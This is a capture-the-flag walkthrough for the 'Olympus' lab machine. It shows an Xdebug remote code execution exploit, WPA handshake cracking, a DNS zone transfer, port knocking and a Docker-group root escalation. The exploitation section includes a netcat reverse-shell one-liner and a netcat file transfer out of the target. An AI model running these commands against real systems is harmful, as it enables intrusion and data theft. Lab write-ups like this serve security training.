



# Olympus

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**Difficulty: Medium** 

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#### **SYNOPSIS**

Olympia is not overly difficult, however there are many steps involved in getting access to the main system. There is a heavy focus on the use of Docker, with a variety of topics and techniques along the way.

# **Skills Required**

- Intermediate knowledge of Linux
- Basic understanding of Docker


## **Skills Learned**

- Exploiting Xdebug
- Identifying Docker instances
- Cracking WPA handshakes
- Gathering information through zone transfers
- Abusing Docker permissions



#### **Enumeration**

### **N**map



Nmap finds several open ports. As port 22 is filtered, and there is a secondary SSH service, there is potentially a container system such as docker running on the target.



#### **Exploitation**

## **Xdebug**

Exploit: <a href="https://qithub.com/vulhub/vulhub/tree/master/php/xdebug-rce">https://qithub.com/vulhub/vulhub/tree/master/php/xdebug-rce</a>

Looking at the HTTP headers reveals Xdebug 2.5.5 is running on the target, which has a remote code execution vulnerability. Using the above exploit, an initial shell is achieved.

```
root@kali:~/Desktop/writeups/olympus# python3 exp.py -t http://10.10.10.83/index
.php -c 'exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7
1234 >/tmp/f");'
```

The presence of the file /.dockerenv suggests that the shell is inside a Docker container. A bit of searching around the filesystem reveals a captured.cap file in the airgeddon installation at /home/zeus, which can be transferred by running nc -lp 1235 > captured.cap on the attacking machine and nc -w 3 LAB\_IP 1235 < captured.cap on the target.

```
$ ls -lah
total 304K
drwxr-xr-x 1 zeus zeus 4.0K Apr 8 17:31 .
drwxr-xr-x 1 zeus zeus 4.0K Apr 8 10:56 ..
-rw-r--r-- 1 zeus zeus 291K Apr 8 12:48 captured.cap
-rw-r--r-- 1 zeus zeus 57 Apr 8 17:30 papyrus.txt
$ nc -w 3 10.10.14.7 1235 < captured.cap
$ md5sum captured.cap
2a86b639f23067dd95a5e0b5f616ef20 captured.cap
$ pwd
/home/zeus/airgeddon/captured
```

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## Aircrack-ng

Running aircrack-ng captured.cap reveals an ESSID of Too\_cl0se\_to\_th3\_Sun. Attempting to crack the WPA password outputs flightoficarus.

```
[00:05:58] 5306016/9822768 keys tested (15173.70 k/s)

Time left: 4 minutes, 57 seconds 54.02%

KEY FOUND! [ flightoficarus ]
```

A bit of guesswork is involved in the next step. Using the credentials **icarus:Too\_cl0se\_to\_th3\_Sun** it is possible to connect via SSH to the service on port 2222. Checking the root directory reveals it is another Docker container.

```
root@kali:~/Desktop/writeups/olympus# ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls -lah /
total 72K
drwxr-xr-x    1 root root 4.0K Apr    8 13:19 .
drwxr-xr-x    1 root root 4.0K Apr    8 13:19 .
-rwxr-xr-x    1 root root    0 Apr    8 13:19 .dockerenv
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## **Zone Transfer & Port Knocking**

Checking the file help\_of\_the\_gods.txt on the new container finds a ctfolympus.htb domain. Attempting a zone transfer with dig axfr @10.10.10.83 ctfolympus.htb outputs several integers and what appears to be a username (prometheus) and password (St34l\_th3\_F1re!).

```
oot@kali:~/Desktop/writeups/olympus# dig axfr @10.10.10.83 ctfolympus.htb"
; <<>> DiG 9.11.4-2-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.
                                                ns1.ctfolympus.htb. ns2.ctfolymp
                        86400
                                IN
                                        SOA
us.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.
                                                 "prometheus, open a temporal por
                        86400
                                IN
                                        TXT
tal to Hades (3456 8234 62431) and St34l th3 F1re!"
```

Port knocking 3456, 8234 and 62431 will open the SSH service on port 22 for 10 seconds, allowing for access as the **prometheus** user.

```
root@kali:~/Desktop/writeups/olympus# for x in 3456 8234 62431; do nmap -Pn --sc
an-delay 0.2 --max-retries 0 -p $x 10.10.10.83; done
```

```
kali:~/Desktop/writeups/olympus# ssh prometheus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ECDSA key fingerprint is SHA256:8TR2+AWSBT/c5mrjpDotoEYu0mEy/jCzpuS79d+Z0oY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.83' (ECDSA) to the list of known hosts.
prometheus@10.10.10.83's password:
Welcome to
        )(_))
                ((_))/((_))\
                     (_)) ((_)
prometheus@olympus:~$ ls -lah /
total 84K
drwxr-xr-x 22 root root 4.0K Apr 2 13:48 .
drwxr-xr-x 22 root root 4.0K Apr 2 13:48 . .
drwxr-xr-x 2 root root 4.0K Apr 15 07:16 bin
drwxr-xr-x
              3 root root 4.0K Apr 15 07:16 boot
drwxr-xr-x
drwxr-xr-x 17 root root 3.1K Sep 23 15:59 dev
```

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#### **Privilege Escalation**

## **Docker Privileges**

Running **id** reveals that the **prometheus** user is part of the **docker** group. As Docker requires root permissions, it is possible to leverage this to mount the filesystem in a container and execute commands as root.

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(f
loppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999(docker)
```

Running **docker images --all** lists available images on the system. Using the **olympia** image, root access is achieved.

```
prometheus@olympus:~$ docker run --rm -v /:/hostOS -ti olympia sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
# chroot hostOS /bin/sh
# ls /root
root.txt
```